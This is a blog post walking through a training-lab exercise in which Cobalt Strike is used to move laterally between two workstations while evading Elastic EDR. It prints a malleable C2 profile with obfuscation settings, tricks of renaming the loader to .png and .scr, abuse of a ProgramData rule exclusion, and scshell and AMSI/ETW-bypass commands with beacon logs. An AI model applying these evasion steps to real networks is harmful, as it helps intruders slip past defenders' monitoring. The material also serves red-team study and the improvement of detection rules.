

Bypassing Elastic EDR to Perform Lateral Movement

 systemweakness.com/lateral-movement-with-elastic-edr-and-asr-enabled-9c3e5dcf38b0

Ibad Altaf

July 5, 2024



System Weakness is a publication that specialises in publishing upcoming writers in cybersecurity and ethical hacking space. Our security experts write to make the cyber universe more secure, one vulnerability at a time.

So, I have just recently started playing around with EDRs. As this would have been my first time testing an EDR, I wanted an open-source EDR solution, hence the reason for Elastic.

The preface of this article is to avoid EDR detections and perform lateral movement to another machine.

The lab setup is from Zeropointsecurity's CRTO II course. So before we dig into that, there were some setups to the Cobalt Strike malleable profile, most of the configurations to evade Cobalt Strike related EDR detections were done using the techniques mentioned in the following [article](#). There were some additional configurations apart from this as well, however, for the sake of the article's title, I'll avoid going into details.

Before explaining the evasion techniques, I'll explain the scenario. So, we have 2 machines, WKSTN-1 and WKSTN-2. Both the machines have EDR agents deployed and WKSTN-2 has ASR enabled. A user has access to WKSTN-1 and is a local administrator on WKSTN-2. I need to perform lateral movement.

So first of all, I have to transfer my P2P beacon over SMB, which generates the following alert: [Potential Lateral Tool Transfer via SMB Share](#).

If we look at the rule query, we see that we can evade this rule by changing the magic bytes of our loader as well as the extension of it.

```
(file.Ext.header_bytes : file.extension : ( , , , , ))] process.entity_id
```

We can modify how the PE is loaded in the memory from our malleable C2 profile.

```

stage {
    # EDR Evasion -> Sleep Mask Kit
    set sleep_mask "true";

    # Defence Evasion -> Memory Permissions & Cleanup
    set userwx "true";
    set cleanup "true";
    set module_x64 "xpsservices.dll";
    set magic_pe "TL";
    set magic_mz_x64 "AYAQ";
#
    set obfuscate "true";
    transform-x64 {
        prepend "\x44\x40\x4B\x43\x4C\x48\x90\x66\x90\x0F\x1F\x00\x66\x0F\x1F\x0
4\x00\x0F\x1F\x04\x00\x0F\x1F\x00\x0F\x1F\x00";
        strrep "(admin)" "(adm1n)";
        strrep "%s as %s\\%s: %d" "%s - %s\\%s: %d";
        strrep "\x25\xff\xff\xff\x00\x3D\x41\x41\x41\x00" "\xB8\x41\x41\x41\x00
\x3D\x41\x41\x41\x00";
    }
}

```

Secondly, we'll change the extension of our loader to .png. This way we can avoid this alert and transfer our loader from WKSTN-1 to WKSTN-2.

After transferring the file, if we were to change the extension of the file from .png to .exe, an alert will be generated: [Remote Execution via File Shares](#)

If we look at the query for this alert, we'll hit the following ruleset

```
process.pid == (file.extension : file.Ext.header_bytes : )] host.id, file.path
```

To evade this alert, what we can do is change the extension from .png to .scr. ".scr" is essentially an executable file used by Microsoft for screensavers.

After changing the extension, we can use SharpWMI to remotely execute WMI commands on the machine and try to execute this payload, however, another alert is generated: [WMI Incoming Lateral Movement](#).

After researching evasion techniques, I found another way to execute remote commands without the use of WMI. I won't go into the details of this method, but you can read up on it [here](#). I loaded the scshell BOF in Cobalt Strike and executed the remote command, however, another new alert was generated: [System Shells via Services](#).

```
scshell 10.10.120.102 XblAuthManager
```

Reading upon this alert, it was clear that it was detected because the cmd.exe process was being executed remotely as a SYSTEM user.

```
process.name : ( , , , )
```

This alert was pretty easy to evade, and just directly executing the payload was enough.

```
scshell 10.10.120.102 XblAuthManager
```

However, not all was well, yet another alert was generated: [Suspicious Execution via Windows Services](#).

Join Medium for free to get updates from this writer.

Remember me for faster sign in

After reviewing the ruleset for this alert, I noticed this exclusion:

```
/* noisy - excluding subdirs of ProgramData */  
not process.executable : "?:\ProgramData\*\**") or
```

I changed the file path of where my loader was stored to *C:\ProgramData\Microsoft\Search*, executed the loader from there and got a Beacon. :D

Exploit Chain

1. Verifying access to WKSTN-2

The screenshot shows the Cobalt Strike interface. At the top, there are tabs for 'Cobalt Strike', 'View', 'Payloads', 'Attacks', 'Site Management', 'Reporting', and 'Help'. Below the tabs is a toolbar with various icons. A table displays task information:

external	internal	listener	user	computer	note	process	pid	arch	last	sleep
127.0.0.1	10.10.12...	https	mdavis	WKSTN-1		msedge...	22152	x64	9s	10 seconds


Below the table is an 'Event Log' window with the following content:

```
Event Log x Beacon 10.10.120.101@22152 x  
[06/25 19:05:13] beacon> ls \\wkstn-2\c$  
[06/25 19:05:13] [*] Tasked beacon to list files in \\wkstn-2\c$  
[06/25 19:05:15] [+] host called home, sent: 30 bytes  
[06/25 19:05:15] [*] Listing: \\wkstn-2\c$\n
```

Size	Type	Last Modified	Name
----	-----	-----	-----
	dir	04/04/2023 15:14:01	8Recycle.Bin
	dir	04/12/2023 08:47:12	SMInREAgent

At the bottom, a status bar shows: [WKSTN-1] - x64 | mdavis | 22152 - x64 last:9s

2. Upload the .png file to the **excluded** directory




The screenshot shows the Cobalt Strike interface. At the top, there's a menu bar with 'Cobalt Strike', 'View', 'Payloads', 'Attacks', 'Site Management', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. A table displays active beacons with columns: external, internal, listener, user, computer, note, process, pid, arch, last, and sleep. The first beacon is at 127.0.0.1, and the second is at 10.10.12... with listener https, user mdavis, computer WKSTN-1, process msedge..., pid 22152, arch x64, last 2s, and sleep 10 seconds.

The Event Log shows the following commands and output for the beacon at 10.10.120.101@22152:

```
-----  
dir 01/27/2022 18:19:16 Data  
[06/25 19:08:31] beacon> upload C:\Users\Attacker\source\repos\CLSHBL\x64\Release\CLSHBL.png  
[06/25 19:08:33] [*] Tasked beacon to upload C:\Users\Attacker\source\repos\CLSHBL\x64\Release\CLSHBL.png as CLSHBL.png  
[06/25 19:08:37] beacon> ls  
[06/25 19:08:37] [*] Tasked beacon to list files in .  
[06/25 19:08:41] [+] host called home, sent: 613929 bytes  
[06/25 19:08:42] [*] Listing: \\wkstn-2\c$\ProgramData\Microsoft\Search\  
  
Size      Type      Last Modified      Name  
-----  
dir      01/27/2022 18:19:16 Data  
599kb    fil      06/25/2024 19:08:42 CLSHBL.png
```

The status bar at the bottom shows: [WKSTN-1] - x64 | mdavis | 22152 - x64 last:2s

3. Cobalt Strike uses “fork and run” to execute commands, which gets detected by Elastic, so to avoid that I’m using an invariant unmanaged runspace PowerShell to change the extension to .scr. Since this will load “System.Management.Automation.dll”, we need to use a process that is known to load this DLL, which is why I have chosen msieexec.exe in my example.



The screenshot shows the Cobalt Strike interface. The table of active beacons now includes a third beacon at 10.10.12... with listener https, user mdavis, computer WKSTN-1, process msieexec..., pid 17628, arch x64, last 6s, and sleep 10 seconds.

The Event Log shows the following commands and output for the beacon at 10.10.120.101@17628:

```
-----  
[06/25 20:43:11] beacon> inlineExecute-Assembly --etw --amsi --appidomain doiansdi --pipe diaod-080 --dotnetassembly  
C:\Users\Attacker\source\repos\UnmanagedPowerShell\bin\Debug\UnmanagedPowerShell.exe --assemblyargs mv  
\\wkstn-2\c$\ProgramData\Microsoft\Search\CLSHBL.png \\wkstn-2\c$\ProgramData\Microsoft\Search\CLSHBL.scr  
[06/25 20:43:11] [*] Running inlineExecute-Assembly by (@antheettoheego)  
[06/25 20:43:19] [+] host called home, sent: 19287 bytes  
[06/25 20:43:20] [+] received output:
```

The status bar at the bottom shows: [WKSTN-1] - x64 | mdavis | 17628 - x64 | Parent 15880 last:6s

4. Executing the remote file with scshell


```
[06/25 20:51:05] beacon> scshell wkstn-2 XBLAuthManager "C:\ProgramData\Microsoft\Search\CLSMBL.scr"
[06/25 20:51:05] [*] Running BOF SCShell (scshellbof.x64.o)
[06/25 20:51:09] [+] host called home, sent: 2273 bytes
[06/25 20:51:30] [+] received output:
Trying to connect to wkstn-2

[06/25 20:51:30] [+] received output:
SC_HANDLE Manager 0x0000028B1C83B360


[06/25 20:51:30] [+] received output:
Opening XBLAuthManager

[06/25 20:51:30] [+] received output:
SC_HANDLE Service 0x0000028B1C83B320

[06/25 20:51:30] [+] received output:
```



5. Connecting to the Beacon



Conclusion

We were able to evade EDR alerts and perform lateral movement from WKSTN-1 to WKSTN-2.

References

1. <https://www.cobaltstrike.com/blog/cobalt-strike-and-yara-can-i-have-your-signature>
2. <https://securityintelligence.com/x-force/defining-cobalt-strike-reflective-loader/>
3. <https://www.elastic.co/guide/en/security/current/potential-lateral-tool-transfer-via-smb-share.html>
4. <https://www.elastic.co/guide/en/security/current/remote-execution-via-file-shares.html>
5. <https://www.elastic.co/guide/en/security/current/wmi-incoming-lateral-movement.html>
6. <https://www.elastic.co/guide/en/security/current/system-shells-via-services.html>
7. https://github.com/elastic/protectio...artifacts/blob/main/behavior/rules/privilege_escalation_suspicious_execution_via_windows_services.toml
8. <https://github.com/Mr-Un1k0d3r/SCShell>
9. <https://www.elastic.co/guide/en/security/current/suspicious-powershell-engine-imageload.html>